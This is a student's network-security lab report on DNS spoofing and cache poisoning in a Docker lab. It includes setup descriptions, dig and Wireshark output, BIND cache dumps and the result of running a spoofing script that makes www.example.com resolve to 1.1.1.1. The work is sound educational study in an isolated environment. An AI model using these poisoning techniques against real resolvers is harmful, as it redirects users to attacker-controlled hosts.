PES UNIVERSITY

Department of Computer Science & Engineering

Computer Network Security

UE23CS343AB6

Assignment 5 Submission

Name of the Student	Pranav Hemanth
SRN	PES1UG23CS433
Section	G
Department	CSE
Campus	RR

Computer Network Security

UE23CS343AB6

Explanation of the config files as part of this lab setup:

This lab uses a small multi-container environment (victim/user, local DNS server, attacker name server, attacker sniffer/spoofer) implemented with Docker images and helper scripts. The top-level tree is:

```
pranavhemanth@Pranavs-MacBook-Pro-M3 CNS-S5 %cd Lab5
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab5 %ls
docker-compose.yml      image_local_dns_server  volumes
image_attacker_ns       image_user
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab5 %tree
.
├── docker-compose.yml
├── image_attacker_ns
│   ├── Dockerfile
│   ├── named.conf
│   ├── zone_attacker32.com
│   └── zone_example.com
├── image_local_dns_server
│   ├── Dockerfile
│   ├── named.conf
│   └── named.conf.options
├── image_user
│   ├── Dockerfile
│   ├── resolv.conf
│   └── start.sh
└── volumes
    ├── dns_sniff_spoof.py
    ├── task1.py
    ├── task2.py
    ├── task3.py
    ├── task4.py
    └── task5.py

5 directories, 17 files
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab5 %
```

Below is the role and purpose of each file and its configurations:

image_attacker_ns/

Contains the attacker authoritative nameserver image- used to host attacker-controlled zone files.

- named.conf
  It defines authoritative zones (e.g., attacker32.com) and points to the matching zone files in the image. This is the file that makes this container authoritative for the zones you spoof in the lab.
- zone_attacker32.com
  The local DNS server will forward queries for ns.attacker32.com to this container (per the lab setup). This zone provides the IP for ns.attacker32.com used in spoofed Authority entries.
- zone_example.com
  Used to craft authoritative-looking replies if the attacker needs to respond as an authoritative server for example.com in controlled lab queries.

image_local_dns_server/

Contains the local resolver (the target for poisoning) image and its BIND configuration.

- named.conf
  Usually contains the forward zone entry that points requests for attacker32.com to the attacker nameserver (this is why dig ns.attacker32.com should return the attacker's zone info). The local resolver also runs as a caching/recursive server for the lab.
- named.conf.options
  Controls caching policy, recursion settings, whether recursion accepts responses from the network, and which interfaces BIND listens on. This file affects spoofing success (e.g., recursion enabled and permissive caching makes poisoning easier in lab context).

image_user/

Simulates the victim machine which runs dig and receives spoofed replies.

- resolv.conf
  Ensures dig and other name resolution tools query the local resolver (the target for poisoning) instead of the host's real resolver.
- start.sh
  Often simplifies lab workflows (e.g., sets LD_PRELOAD or brings up tcpdump).

volumes/

Shared scripts and code mounted into attacker containers so the attacker processes can sniff and spoof traffic.

- dns_sniff_spoof.py
  Purpose: general-purpose script to sniff DNS queries on the network and craft/send spoofed DNS responses (helper used by the task scripts).
  Explanation: typically performs raw-socket operations: listens for DNS requests, extracts transaction IDs and client ports, then crafts forged UDP responses. Used to automate spoofing in Tasks 1–5.
- task1.py - task5.py
  Purpose: task-specific attack scripts. Each implements the attack variant from the lab:
- task1.py: race-condition spoofing to the user (send spoofed response directly to victim before the legitimate resolver reply).
- task2.py: spoofed answers targeted at the local resolver to poison its cache for a single A record.
- task3.py: insert forged NS record into the Authority section to make ns.attacker32.com appear authoritative for the whole example.com domain.
- task4.py: attempt to inject Authority entries for another domain (e.g., google.com) to observe caching behavior.
- task5.py: add forged entries into the Additional section (glue/additional A records) to test whether the resolver caches those.
  Explanation: Each script will need the correct network interface and IPs for the attacker container (ensure the script's interface variable matches the container's interface name). These scripts automate the low-level packet crafting described in the lab guide. They are mounted via volumes to allow editing and easy re-use across containers.

Verification of the DNS setup

From the User container, we will run a series of commands to ensure that our lab setup is correct.

Step1: Get the IP address of ns.attacker32.com

1) Command: dig ns.attacker32.com

user-10.9.0.5:

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46593
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e5641fae27ce2d2f0100000068c24a80712dd18ae954ae90 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 19 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 04:05:20 UTC 2025
;; MSG SIZE  rcvd: 90

user-10.9.0.5:PES1UG23CS433:PranavHemanth/
```

Step2: Get the IP address of www.example.com

2) Command: dig www.example.com

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57234
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a8ecb51b91608130100000068c24b3bfe83e6e0b69e8808 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.63.108.219
a1422.dscr.akamai.net.  20      IN      A       23.63.108.218

;; Query time: 2915 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 04:08:27 UTC 2025
;; MSG SIZE  rcvd: 185

user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>
```

3) Command: dig @ns.attacker32.com www.example.com

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1038
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eda939cd001bc7160100000068c24b68cea20afe83c3c046 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Sep 11 04:09:12 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>
```

4)

Attacks on DNS


The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name.

Task 1: Directly Spoofing Response to User

In this task, when the client sends the DNS request to the local DNS server it accepts a response back, but if the attacker sends a spoofed DNS response to the user before the legitimate attack from the local DNS server then the attack is successful

Step1: First show the legitimate response from the example.com domain's authoritative nameserver as well as the requests as seen in wireshark.

5) Command: rndc flush (on local dns server)




6) Command: dig www.example.com (on victim)

Aug -Dec 2025 Assignment SUBMISSION_UE23CS343AB6

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22133
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0fbb90c46ec0de4a0100000068c24f55d6ea7ee6fa8e2f3f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.63.108.218
a1422.dscr.akamai.net.  20      IN      A       23.63.108.219

;; Query time: 3363 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 04:25:57 UTC 2025
;; MSG SIZE  rcvd: 185

user-10.9.0.5:PES1UG23CS433:PranavHemanth/
$>
```

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
152	2025-09-11 04:2…	192.54.112.30	10.9.0.53	TCP	58	53 → 38723 [SYN, ACK] Seq=383846205 Ack=2013456233 Win=64240 Len=0 MSS=1460
153	2025-09-11 04:2…	10.9.0.53	192.54.112.30	TCP	54	38723 → 53 [ACK] Seq=2013456233 Ack=383846206 Win=64240 Len=0
154	2025-09-11 04:2…	10.9.0.53	192.54.112.30	DNS	109	Standard query 0x3552 A _.akamai.net OPT
155	2025-09-11 04:2…	192.54.112.30	10.9.0.53	TCP	54	53 → 38723 [ACK] Seq=383846206 Ack=2013456288 Win=64240 Len=0
156	2025-09-11 04:2…	192.54.112.30	10.9.0.53	DNS	798	Standard query response 0x3552 A _.akamai.net NS zc.akamaitech.net NS zd.a…
157	2025-09-11 04:2…	10.9.0.53	192.54.112.30	TCP	54	38723 → 53 [ACK] Seq=2013456288 Ack=383846950 Win=63984 Len=0
158	2025-09-11 04:2…	10.9.0.53	192.54.112.30	TCP	54	38723 → 53 [FIN, ACK] Seq=2013456288 Ack=383846950 Win=63984 Len=0
159	2025-09-11 04:2…	192.54.112.30	10.9.0.53	TCP	54	53 → 38723 [ACK] Seq=383846950 Ack=2013456289 Win=64239 Len=0
160	2025-09-11 04:2…	10.9.0.53	184.26.161.192	DNS	100	Standard query 0xff60 A _.dscr.akamai.net OPT
161	2025-09-11 04:2…	192.54.112.30	10.9.0.53	TCP	54	53 → 38723 [FIN, PSH, ACK] Seq=383846950 Ack=2013456289 Win=64239 Len=0
162	2025-09-11 04:2…	184.26.161.192	10.9.0.53	DNS	412	Standard query response 0xff60 A _.dscr.akamai.net NS n0dscr.akamai.net NS…
163	2025-09-11 04:2…	10.9.0.53	192.54.112.30	TCP	54	38723 → 53 [ACK] Seq=2013456289 Ack=383846951 Win=63984 Len=0
164	2025-09-11 04:2…	10.9.0.53	96.7.50.192	DNS	100	Standard query 0xae74 AAAA n1dscr.akamai.net OPT
165	2025-09-11 04:2…	10.9.0.53	104.71.61.31	DNS	104	Standard query 0xecd7 A a1422.dscr.akamai.net OPT
166	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0x3835 AAAA n2dscr.akamai.net OPT
167	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0xfa10 AAAA n6dscr.akamai.net OPT
168	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0x2af9 AAAA n7dscr.akamai.net OPT
169	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0x69db AAAA n3dscr.akamai.net OPT
170	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0xe1ef AAAA n4dscr.akamai.net OPT
171	2025-09-11 04:2…	10.9.0.53	23.61.199.193	DNS	100	Standard query 0x6331 AAAA n5dscr.akamai.net OPT
172	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0x3835 AAAA n2dscr.akamai.net SOA internal.akamait…
173	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0x69db AAAA n3dscr.akamai.net SOA internal.akamait…
174	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0xfa10 AAAA n6dscr.akamai.net SOA internal.akamait…
175	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0x2af9 AAAA n7dscr.akamai.net SOA internal.akamait…
176	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0xe1ef AAAA n4dscr.akamai.net SOA internal.akamait…
177	2025-09-11 04:2…	23.61.199.193	10.9.0.53	DNS	165	Standard query response 0x6331 AAAA n5dscr.akamai.net SOA internal.akamait…
178	2025-09-11 04:2…	96.7.50.192	10.9.0.53	DNS	165	Standard query response 0xae74 AAAA n1dscr.akamai.net SOA internal.akamait…
179	2025-09-11 04:2…	104.71.61.31	10.9.0.53	DNS	124	Standard query response 0xecd7 A a1422.dscr.akamai.net A 23.63.108.219 A 2…
180	2025-09-11 04:2…	10.9.0.53	10.9.0.5	DNS	227	Standard query response 0x5675 A www.example.com CNAME www.example.com-v4.…
181	2025-09-11 04:2…	7e:f7:6b:dd:d9:de	02:5c:34:e6:98:b2	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
182	2025-09-11 04:2…	7a:63:69:a3:82:d0	02:5c:34:e6:98:b2	ARP	42	Who has 10.9.0.53? Tell 10.9.0.5
183	2025-09-11 04:2…	02:5c:34:e6:98:b2	7e:f7:6b:dd:d9:de	ARP	42	10.9.0.53 is at 02:5c:34:e6:98:b2
184	2025-09-11 04:2…	02:5c:34:e6:98:b2	7a:63:69:a3:82:d0	ARP	42	10.9.0.53 is at 02:5c:34:e6:98:b2
185	2025-09-11 04:2…	02:5c:34:e6:98:b2	7a:63:69:a3:82:d0	ARP	42	Who has 10.9.0.5? Tell 10.9.0.53
186	2025-09-11 04:2…	7a:63:69:a3:82:d0	02:5c:34:e6:98:b2	ARP	42	10.9.0.5 is at 7a:63:69:a3:82:d0

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-075baccf1d4d, id 0
▸ Ethernet II, Src: 7a:63:69:a3:82:d0 (7a:63:69:a3:82:d0), Dst: 02:5c:34:e6:98:b2 (02:5c:34:e6:98:b2)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 47312, Dst Port: 53
0000  02 5c 34 e6 98 b2 7a 63  69 a3 82 d0 08 00 45 00   ·\4···zc i·····E·
```

br-075baccf1d4d: <live capture in progress> | Packets: 186 · Displayed: 186 (100.0%) | Profile: Default

Cache after dig:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>ls
dump.db
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904043437
; authanswer
.                       1122677 IN NS   a.root-servers.net.
                        1122677 IN NS   b.root-servers.net.
                        1122677 IN NS   c.root-servers.net.
                        1122677 IN NS   d.root-servers.net.
                        1122677 IN NS   e.root-servers.net.
                        1122677 IN NS   f.root-servers.net.
                        1122677 IN NS   g.root-servers.net.
                        1122677 IN NS   h.root-servers.net.
                        1122677 IN NS   i.root-servers.net.
                        1122677 IN NS   j.root-servers.net.
                        1122677 IN NS   k.root-servers.net.
                        1122677 IN NS   l.root-servers.net.
                        1122677 IN NS   m.root-servers.net.
; authanswer
                        1122677 RRSIG   NS 8 0 518400 (
                                        20250923200000 20250910190000 46441 .
                                        Jy9aHRYBhQXZqLDsLm/LdnuixIlvmDC/D1lS
```

7) Command: rndc flush (on local dns server)


After rndc flush:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>ls
dump.db
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904043753
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904043753
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth/var/cache/bind
$>
```

Step2: Run the attack

8) Command: python3 task1.py (on attacker)

9)



10)Command: dig www.example.com (on victim)

Run the program in the attacker machine and show your spoofed information in the reply.

seed-attacker:


```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano task1.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task1.py
###[ Ethernet ]###
  dst       = ee:d6:62:cb:35:02
  src       = 36:5b:c0:8d:a2:3c
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 22560
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xe2e
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 58043
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 25649
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
```

```
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = 12
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\\xea\x1e\\x81U}\\xb9\x00\\x85'

.
Sent 1 packets.
^Cseed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user-10.9.0.5:

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25649
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 88 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 15:20:14 UTC 2025
;; MSG SIZE  rcvd: 64

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Wireshark:



Step3: View the cache

11) Command: rndc dumpdb -cache
12) Command: cat /var/cache/bind/dump.db | grep example

dump.db:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904152438
; authanswer
.                       1122936 IN NS   a.root-servers.net.
                        1122936 IN NS   b.root-servers.net.
                        1122936 IN NS   c.root-servers.net.
                        1122936 IN NS   d.root-servers.net.
                        1122936 IN NS   e.root-servers.net.
                        1122936 IN NS   f.root-servers.net.
                        1122936 IN NS   g.root-servers.net.
                        1122936 IN NS   h.root-servers.net.
                        1122936 IN NS   i.root-servers.net.
                        1122936 IN NS   j.root-servers.net.
                        1122936 IN NS   k.root-servers.net.
                        1122936 IN NS   l.root-servers.net.
                        1122936 IN NS   m.root-servers.net.
; authanswer
                        1122936 RRSIG   NS 8 0 518400 (
                                        20250924050000 20250911040000 46441 .
                                        fLBDlWvh3zaGPvJrpYU+z/ISSllcpCuhNxSn
                                        IpevDC139x/65maRHLkXcVCm+h0bJejAX/Gx
                                        l9FNwMIqnNOG1gkWGzJK19VtBGxMAZdA+X8C
                                        yJi8vN9SQoNcrjPz90+uwj3Ws9OGqBdaH79d
                                        OXZO8r2iqpyK1urJGGHex5z7EqI2QLowSvz3
                                        Mt5ywL6LmYqikxlwCj3m0nn86En40IF8kqwy
                                        417xvBhfHUoTDzyWDHhb+JQYXv1luE6Rdnoj
                                        DGECIpO/9acx3pLH1whsxqaqsDInd+fz1OVY
                                        5xz+DG1abyb6WTT4IIgLmjGB+ODSDp62QUAl
                                        2/bLZrHVasWiJ6aZxg== )
; glue
com.                    777336  NS      a.gtld-servers.net.
                        777336  NS      b.gtld-servers.net.
                        777336  NS      c.gtld-servers.net.
                        777336  NS      d.gtld-servers.net.
                        777336  NS      e.gtld-servers.net.
                        777336  NS      f.gtld-servers.net.
                        777336  NS      g.gtld-servers.net.
                        777336  NS      h.gtld-servers.net.
```

```
